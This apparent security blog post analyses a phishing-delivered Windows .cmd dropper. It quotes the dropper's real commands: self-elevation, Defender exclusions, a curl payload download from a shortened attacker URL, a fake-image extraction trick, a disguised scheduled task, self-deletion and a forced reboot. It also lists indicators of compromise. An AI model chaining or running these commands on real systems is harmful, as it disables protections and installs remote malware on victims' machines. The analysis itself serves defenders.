

Cyber threats continue to evolve in sophistication, often blending simple social engineering with layered technical obfuscation. In this analysis, we examine a real-world malware sample delivered through a suspicious email. What initially appeared as a harmless link quickly revealed a complex, multi-stage infection chain designed for persistence, evasion, and system control.
The investigation began with a URL: hxxps://search[.]app/a3qBe
Clicking this link triggered the download of a .cmd file, which immediately raised suspicion. Upon opening the file, the contents appeared heavily obfuscated, making manual inspection difficult. However, traces of PowerShell commands indicated malicious intent. Below are the encoded cmd script snips.


Below are the complete command
This file .cmd ran a lot of commands, but lets focus only on these:
- powershell -NoP -C “Start-Process -FilePath ‘%~f0’ -Verb RunAs”
- powershell -NoP -W H -C “Add-MpPreference -ExclusionPath ‘!install_dir!’ -ErrorAction SilentlyContinue” >nul 2>&1
- set “url=https://is[.]gd/cjIjvU“
- “%SYSTEMROOT%\System32\curl.exe” -s -L –connect-timeout 15 –max-time 120 -o “!jpg_file!” “!url!” 2>nul
- tar -xf “!zip_file!” -C “!install_dir!” 2>nul
- powershell -NoP -W H -C “Add-MpPreference -ExclusionPath ‘!final_exe!’ -ErrorAction SilentlyContinue” >nul 2>&1
- schtasks /create /tn “\Microsoft\Windows\IntelGraphicsTask” /xml “!xml_file!” /f >nul 2>&1
- shutdown /r /t 60 /f
- start /b cmd /c “ping 127.0.0.1 -n 3 >nul & del /f /q “%~f0″”
Deobfuscation and Initial Findings
Several tools were tested to decode the script, including:
- JSDeobfuscator
- JSUnpack
- Deobfuscate.io
- CyberChef
- Invoke-DOSfuscation
Execution Flow of the Malware

The .cmd script is not random—it is carefully engineered to execute in stages.
Privilege Escalation
The script begins by checking for administrative privileges:
powershell -NoP -C "Start-Process -FilePath '%~f0' -Verb RunAs"
If not already elevated, it relaunches itself with administrator rights. This is critical, as elevated privileges allow deeper system manipulation.
Defense Evasion via Windows Defender
The malware then disables security scanning for its working directory:
Add-MpPreference -ExclusionPath '!install_dir!'
This ensures that any files dropped into this directory will not be scanned or flagged by Windows Defender.
Payload Delivery
A remote payload is fetched using curl:
set "url=https://is.gd/cjIjvU"
curl.exe -o "!jpg_file!" "!url!"
The use of a shortened URL (is.gd) is a classic evasion tactic, hiding the true destination:
hxxps://is[.]gd/cjIjvU → redirects to → hxxps://associatecountrynotifications[.]digital/document/
The downloaded file is disguised as a .jpg, but it is not a valid image.
Payload Extraction Trick
The script renames the fake image into a .zip file:
ren "!jpg_file!" GWTcCSbX.zip
tar -xf "!zip_file!"
This reveals the actual payload—typically a DLL and a binary executable.
This technique is simple yet effective. Many users and even some automated tools may overlook files based on extensions alone.
Payload Deployment
The extracted executable is renamed:
SteelSeriesEngine.exe → UserOOBEBrokervVW.exe
The naming mimics legitimate system or software processes, increasing the chances of remaining unnoticed.
The malware again adds this executable to Defender exclusions, reinforcing its persistence.
Persistence Mechanism
To maintain access after reboot, a scheduled task is created: schtasks /create /tn “\Microsoft\Windows\IntelGraphicsTask”
The task is configured via an XML file and set to:
- Run at user logon
- Execute with a delay
- Remain hidden
The use of a legitimate-sounding name like IntelGraphicsTask is a classic masquerading technique.
Cleanup and Anti-Forensics
The script removes traces of its activity: del /f /q “%~f0”
It deletes itself after execution, making forensic analysis harder.
Additionally, it forces a system reboot: shutdown /r /t 60 /f
This likely ensures that persistence mechanisms are activated cleanly.
Manual Investigation of the Payload
When manually analyzing the downloaded file:
- The
.jpgfails to open as an image - Renaming to
.zipreveals hidden contents - Extracted files include a DLL and binary
Using PEStudio for analysis:
- No VirusTotal reputation initially
- 78 red flags detected
- Suspicious import functions observed
- Duplicate imports likely added to confuse analysis tools
Another interesting observation was the compile timestamp of the binary—it appeared unusually old. This could indicate:
- Timestamp tampering
- Reuse of legacy malware components
- Attempt to evade heuristic detection
Behavioral Summary
The malware follows a well-defined lifecycle:
- Gain admin privileges
- Disable security protections
- Download disguised payload
- Extract and deploy executable
- Establish persistence
- Remove evidence
- Reboot system
This is a textbook example of a staged malware infection using living-off-the-land techniques.
Indicators of Compromise (IOCs)
- hxxps://search[.]app/a3qBe
- https://is[.]gd/cjIjvU
- hxxps://associatecountrynotifications[.]digital/document/
- File names:
- GWTcCSbX.jpg
- GWTcCSbX.zip
- SteelSeriesEngine.exe
- UserOOBEBrokervVW.exe
Our Opinion on This Case
What makes this case particularly interesting is not the complexity of individual techniques, but how effectively they are combined. None of the methods used—PowerShell execution, Defender exclusions, scheduled tasks, or file masquerading—are new. However, their orchestration demonstrates a strong understanding of both user behavior and system defenses.
The use of a .jpg disguise remains surprisingly effective even today. It exploits a psychological assumption: users trust familiar file formats. Similarly, shortened URLs continue to bypass both human suspicion and some automated filters.
Another notable aspect is the reliance on native Windows tools like PowerShell, curl, and schtasks. This “living-off-the-land” approach reduces the need for external binaries, making detection significantly harder.
From a defensive standpoint, this reinforces the importance of behavior-based detection rather than signature-based methods. Traditional antivirus solutions may miss such threats, especially when exclusions are deliberately added.
Finally, this case highlights a critical lesson: initial access vectors are often simple. A single email and a click were enough to initiate a full compromise chain. Security awareness, combined with layered defenses, remains the most effective protection against such attacks.
